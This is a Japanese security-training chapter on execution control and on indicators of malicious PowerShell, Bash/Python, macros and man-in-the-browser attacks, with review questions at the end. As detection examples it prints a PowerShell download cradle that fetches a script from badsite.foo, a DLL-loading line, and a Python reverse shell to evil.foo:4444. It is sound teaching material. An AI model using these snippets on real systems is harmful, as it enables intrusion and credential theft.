- **許可リスト**は、認証済みのプロセスとスクリプトだけを実行する、極めて制限的なポリシーです。リストに追加された特定のアプリケーションのみを許可すると、ある時点で必然的にユーザーを阻害し、サポートの時間とコストを増加させることになります。例えば、ユーザーが突然会議アプリケーションをインストールしなければならない場合がそれにあたります。
- **ブロックリスト**は、リストアップされたプロセスとスクリプトの実行だけを防ぐ、許容度の高いポリシーです。これは、事前に悪意があるものとして認識されていない（または悪意のある使用ができる、ないし脆弱である）ソフトウェアに対して脆弱です。



これらのコンセプトはホワイトリストおよびブラックリストとも呼ばれますが、ほとんどのソースは現在、こうしたタイプの非包括的な用語を避けています。

コード署名

コード署名は、コード（実行可能ファイルまたはスクリプト）の真正性と完全性を証明する主要な手段です。開発者はファイルの暗号化ハッシュを作成し、自身の秘密鍵を用いてそのハッシュに署名します。プログラムは、開発者のコード署名入り証明書のコピーとともにに出荷されますが、そこには公開鍵が含まれており、宛先のコンピューターはそれによって署名の読み取りと検証を行えます。OSは、その署名を受け入れてプログラムを実行するかどうか選ぶよう、ユーザーに促します。

OSベースの実行制御

多くの場合、実行制御ではサードパーティのセキュリティ製品を使用せざるを得ませんが、そのタスクを実行できるWindowsの組み込み機能がいくつかあります。

- SRP (Software Restriction Policies)—SRPはWindowsのほとんどのバージョンとエディションで利用可能であり、グループポリシーオブジェクト(GPO)として設定し、実行ファイルやスクリプトを起動できるファイルシステムの場所をパスリスト化することができます。発行者の署名またはファイルハッシュによってルールを構成することもできます。ブロックリストベースのルールを作成するサポートもあります。
- AppLocker—SRPの構成オプションとデフォルトの使用を向上させます。AppLockerポリシーは特に、コンピューターアカウントだけでなく、ユーザーやグループのアカウントに適用できます。ただし、AppLocker GPOは、Windows 7以降のEnterprise版とUltimate版でのみ構成できます。
- Windows Defender Application Control (WDAC)—旧称Device Guard。これはコード完全性(CI)ポリシーの作成に使用できます。CIポリシーは単独で、またはAppLockerと併用して使用できます。CIポリシーはコンピューターに適用され、すべてのユーザーに影響します。CIポリシーはバージョンの認識と発行者のデジタル署名に加えて、バイナリイメージのハッシュやファイルパスに基づくことができます。WDACは、管理者アカウントが実行制御オプションを無効化するのを防止するのに役立つオプションです(docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/windows-defender-application-control)。WDACは主に、XMLポリシーステートメントとPowerShellで構成されます。



Windowsにおいて、PowerShellスクリプトの実行は実行ポリシーによって禁止できます。実行ポリシーはアクセス制御メカニズムでないことに注意してください。それはさまざまな方法で回避される可能性があります。WDACは、悪意のあるPowerShellなど、潜在的に危険なコードの使用を制限する堅牢なメカニズムです。

Linuxでは、実行制御は通常、Mandatory access control (MAC)カーネルモジュール、またはLinuxセキュリティモジュール(LSM)を用いて実行されます。主要なLSMとして、SELinux (access.redhat.com/documentation/en-us/red_hat_enterprise_linux/5/html/deployment_guide/ch_selinux)とAppArmor (wiki.ubuntu.com/AppArmor)の2つがあります。

悪意あるコードのインジケーター

バッファーオーバーフローの場合と同じく、悪意のあるコード実行のインジケーターは、エンドポイント保護ソフトウェアによって検出されるか、マルウェアがネットワーク、ファイルシステム、およびレジストリとどのように相互作用したかをログの内容から発見されます。あなたが脅威ハンティングを行っていたり、サンドボックス内のマルウェアを観察していたりするのであれば、以下の悪意あるアクティビティの主なタイプを検討するのが役に立ちます。

- シエルコード—これは、バッファーオーバーフローと類似する脆弱性を悪用して特権を取得すること、またトロイの木馬として動作している場合は、ホスト上にバックドアを設置することを目的とした、最小限のプログラムです(attack.mitre.org/tactics/TA0002)。この種の攻撃が足がかりを得ると、次に何らかのネットワーク接続が行われて追加のツールをダウンロードします。
- 認証情報のダンプ—マルウェアは、認証情報ファイル（ローカルWindowsワークステーション上のSAM）の取得や、lsass.exeシステムプロセスによってメモリに保持されている認証情報のスニッフィングを試みます(attack.mitre.org/tactics/TA0006)。
- ラテラルムーブメント/インサイダー攻撃—一般的な手順は、足がかりを利用し、psexec (docs.microsoft.com/en-us/sysinternals/downloads/psexec)やPowerShell (attack.mitre.org/tactics/TA0008)などのツールを使って、プロセスをリモートから実行することです。脅威アクターはデータ資産を探しているか、あるいはファイアウォールポートを開く、アカウントを作成するといった、システムのセキュリティ構成を変更することで、アクセスを広げようとしている可能性があります。脅威アクターがアカウントを侵害していれば、これらのコマンドを通常のネットワーク運用に混入させることができますが、それらはそのアカウントにとって異常な動作になります。

- 永続性—これは、ホストが再起動するか、ユーザーがログオフした場合に、脅威アクターのバックドアが再起動するメカニズムです(attack.mitre.org/tactics/TA0003)。典型的な手法として、レジストリ内でAutoRunキーを使用し、スケジュールされたタスクを追加したり、Windows Management Instrumentation (WMI)のイベントサブスクリプションを使用したりすることが挙げられます。

PowerShellの悪意あるインジケーター

PowerShell Empire、PowerSploit、Metasploit、およびMimikatzなど、PowerShellの機能を活用するエクスプロイトフレームワークは多数存在します。PowerShellの実行に関する疑わしいインジケーターには、次のものがあります。

- Invoke-Expression、Invoke-Command、Invoke-WIMMethod、New-Service、スレッド作成、Start-Process、New-Objectなどのコマンドレットは、何らかのバイナリシェルコードの実行が試みられていることを指し示します。DownloadStringないしDownloadFile引数と組み合わされている場合、これは特に疑わしいものとなります。問題点の1つに、コマンドレットを短縮して難読化を助長するという点があります。一例を挙げると、Invoke-ExpressionはIEXを使って実行できます。

```
powershell.exe " IEX ( New-Object Net.WebClient ) .
DownloadString('https://badsite.foo/DoEvil.ps1') ;
Do-Evil -StealCreds "
```

- 実行ポリシーを回避することも、インジケーターとして機能します。そうしたPowerShellコードは、Base64エンコード文字列 (-enc引数) として呼び出されるか、-noprofileまたは-ExecutionPolicyバイパス引数を用いることがあります。
- Windows APIへのシステムコールを使用することが、DLLインジェクションやプロセスホローリング(process hollowing)の試みを指し示すことがあります。そこでは悪意あるコードが正当なプロセスを乗っ取ります。

```
[Kernel32]::LoadLibrary("C:\Users\Foo\AppData\Local\Temp\doevil.dll")
```

- 別のタイプのスクリプトを使ってPowerShellを実行することも、疑わしい事例です。例えば、脅威アクターはPDFに埋め込まれたJavaScriptコードを使用して、脆弱なリーダーアプリを介してPowerShellを起動させるかもしれません。

PowerShellのインジケーターにまつわる大きな問題として、それらを正当な動作と区別する点が挙げられます。それをサポートするために、次のテクニックを使用できます。

- グループポリシーを使用することで、PowerShellの実行を信頼できるアカウントとホストに制限する。
- グループポリシー実行制御を使用して、信頼できる場所からのみスクリプトを実行する。
- Constrained Language Mode (devblogs.microsoft.com/powershell/powershell-constrained-language-mode/)および署名入りスクリプトの使用を検討し、エクスプロイトコードが高価値のターゲットシステムで実行されるのを制限する。
- PowerShellのログ記録(docs.microsoft.com/en-us/powershell/scripting/windows-powershell/wmf/whats-new/script-logging?view=powershell-7)とアンチマルウェアスキャンインターフェイス(docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps)を使用し、難読化された疑わしいコードを検知および防止する。
- 古いバーションのPowerShellが使用されるのを防ぐことで、ダウングレード攻撃を用いてアクセス制御を回避するのを防ぐ。



Symantecのホワイトペーパーには、PowerShellエクスプロイトに関する便利な紹介が掲載されています(docs.broadcom.com/doc/increased-use-of-powershell-in-attacks-16-en)。

BashとPythonの悪意あるインジケーター

WebのほとんどはLinux上で動作していますが、それに依存する資産の価値の高さから、Linuxは攻撃に対する耐性が極めて高いことが証明されています。Linuxシステムに対するエクスプロイトのほとんどは、脆弱な構成、および（または）Webアプリケーションの脆弱性に依存しています。Linuxにおいて、コマンドラインは通常**Bourne Again Shell (Bash)**です。Linuxシステムの多くでは、Pythonも有効になっています。Pythonスクリプト、ないしBashコマンドのバッチファイルは、バックアップなどの自動化タスク、または悪意のある目的のために使用することができます。

Linuxホスト上で動作する悪意のあるスクリプトは、次のことを試みます。

1. whoamiやifconfig/ip/routeなどのコマンドを使用して、ローカルコンテキストを確認する。
2. おそらくwgetやcurlを用いてツールをダウンロードする。
3. crontabエントリを追加して、永続性を有効にする。
4. sudoにユーザーを追加し、SSHを介したリモートアクセスを有効にする。
5. iptablesを使用してファイアウォール規則を変更する。
6. Nmapなどのツールを使用して他のホストをスキャンする。

Linuxホストへの攻撃における非常に一般的なものは、エクスプロイトを使用してWebシェルをバックドアとしてインストールすることです(acunetix.com/blog/articles/introduction-web-shells-part-1)。リバースシェルを実行する（evil.fooのマシンにポート4444で接続する）典型的なコードとして、以下のものがあります。

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("evil.foo",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")
```

os.dup2ステートメントは、端末のデータストリームstdin(0)、stdout(1)、stderr(2)をソケットオブジェクト(s)にリダイレクトします。ptyモジュールは疑似端末を管理するための関数のライブラリを提供します。この場合は/bin/shでシェルプロセスを開始します。

シェルを実行するコードは、さまざまな方法で難読化することができます。コードサンプルと照合しようとする悪意のあるスクリプトを識別する方法の1つは、設定ベースラインに対してファイルシステムをスキャンすることです。これには、ファイル整合性監視、もしくはLinuxのdiffコマンドを使用することができます。

脆弱なWebサーバーに対する一般的なエクスプロイトとして、暗号通貨のマイニング用アプリをアップロードし、サーバーのCPUリソースを悪用して新たな暗号通貨の取得を試みることが挙げられます。topやfreeなどのLinuxユーティリティを使用して、そうしたマルウェアによるCPUおよびメモリリソースの過度の消費を診断することができます。

 このF5ホワイトペーパーは、BashおよびPython攻撃ツールの使用を説明しています (f5.com/labs/articles/threat-intelligence/attackers-use-new-sophisticated-ways-to-install-cryptominers)。

マクロとVBA (Visual Basic for Applications)

ドキュメントのマクロは、ワードプロセッサ、スプレッドシート、またはプレゼンテーションファイルの環境で実行される一連のアクションです。ユーザーはGUIを使用してマクロの各段階を記録できますが、最終的にマクロはスクリプト言語でコード化されます。Microsoft Officeが**VBA (Visual Basic for Applications)**言語を使用する一方、PDFドキュメントはJavaScriptを使用しています。Microsoft Officeドキュメントのマクロは、**ALT+F11**を使って検査することができます。その他のベンダー製ソフトウェアやオープンソースソフトウェアも、BasicやPythonなどの言語を用いたマクロ機能を実装しています。

脅威アクターは、マクロが有効化されたドキュメントを使って任意のコードを実行しようとします。一例を挙げると、Wordドキュメントは悪意のあるPowerShellスクリプトを実行するための要素になります。Officeでは、マクロはデフォルトで無効化されていますが、脅威アクターはソーシャルエンジニアリング攻撃を使用することで、ユーザーにそのポリシーを変更させることができます。

PDFでは、JavaScriptがドキュメント内に埋め込まれ、リーダーソフトウェアの既知の脆弱性を悪用することで、許可なく実行するようにしているかもしれません(sentinelone.com/blog/malicious-pdfs-revealing-techniques-behind-attacks)。

Man-in-the-Browser攻撃

MitB (Man-in-the-Browser)攻撃は、Webブラウザが危険にさらされる特定の種類の経路上の攻撃です。取得した特権レベルによっては、脅威アクターはセッションのCookie、証明書、およびデータの検査、ブラウザの設定変更、リダイレクトの実行や、コードを挿入することができます。MitB攻撃は、悪意のあるプラグインやスクリプトをインストールしたり、ブラウザのプロセスとDLL間の呼び出しを傍受することで実行されます(attack.mitre.org/techniques/T1185)。BeEF (Browser Exploitation Framework) (beefproject.com)は、有名なMitBツールの1つです。Webサイトにインストールし、そのサイトを閲覧するクライアントの脆弱性を積極的に悪用しようとする、数多くの脆弱性エクスプロイトキットがあります(trendmicro.com/vinfo/ie/security/definition/exploit-kit)。それらのキットは（Webサーバー上のアクセス制御を侵害することで）所有者の知らない間に正当なサイトにインストールされて（ユーザーには見えない）iFrame内にロードされることもありますが、脅威アクターがフィッシング/ソーシャルエンジニアリング技術を使ってユーザーを騙してそのサイトを訪問させることもあります。

The screenshot shows the BeEF interface with the following details:

- Hooked Browsers:**
 - Online Browsers: www.515support.com, 10.10.101
 - Offline Browsers: None listed.
- Current Browser:** Details tab (selected), Logs, Commands, Rider, XssRays, Ipc, Network, WebRTC.
- Category: Browser (6 items):**
 - Browser Version: UNKNOWN (Initialization)
 - Browser UA String: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134 (Initialization)
 - Browser Language: en-US (Initialization)
 - Browser Platform: Win32 (Initialization)
 - Browser Plugins: Edge PDF Viewer (Initialization)
 - Window Size: Width: 1024, Height: 651 (Initialization)
- Category: Browser Components (12 items):**
 - Flash: No (Initialization)
 - VBScript: No (Initialization)
 - PhoneGap: No (Initialization)
 - Google Gears: No (Initialization)
 - Web Sockets: Yes (Initialization)
 - QuickTime: No (Initialization)
 - RealPlayer: No (Initialization)
 - Windows Media Player: No (Initialization)
 - WebRTC: Yes (Initialization)
 - ActiveX: No (Initialization)
 - Session Cookies: Yes (Initialization)
 - Persistent Cookies: Yes (Initialization)
- Category: Hooked Page (5 items):**
 - Page Title: Unknown (Initialization)
 - Page URL: http://www.515support.com/mutillidae/index.php?page=view-someones-blog.php (Initialization)
 - Page Referrer: http://www.515support.com/mutillidae/index.php?page=view-someones-blog.php (Initialization)
 - Host Name/IP: www.515support.com (Initialization)

BeEF (Browser Exploitation Framework)は、スクリプトを使用してブラウザを「フック」します。このツールは、セッションデータの検査やコードの挿入ができます。

レビュー アク ティビティ：

セキュアなスクリプト環境

次の質問にお答えください。

1. 侵入の可能性について、Webサーバーを調査するように依頼されました。そして次のコードを持つスクリプトを特定しました。このコードはどの言語で記述されたものですか？悪意があるように見えますか？

```
import os, sockets, syslog
def r_conn(ip)
    s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
    s.connect(("logging.trusted.foo",514))
    ...

```

2. Windows10クライアント上でのPowerShellの使用を制限するツールは何ですか？
3. ログを見たところ、PowerShellのIEXプロセスが、ターゲットイメージc:\Windows\System32\lsass.exe内でスレッドの作成を試みたことが分かりました。この攻撃の目的は何ですか？
4. あなたはSMEの従業員向けの、セキュリティ認識トレーニングプログラムについて話し合っています。事業主は、自分たちはMicrosoft Officeデスクトップアプリを実行していないので、ドキュメントのセキュリティや、埋め込まれたマクロやスクリプトによるリスクはカバーしなくてもいいと主張しています。あなたもそれに賛成し、トレーニングプログラムのこの部分を実行しなくてもいいですか？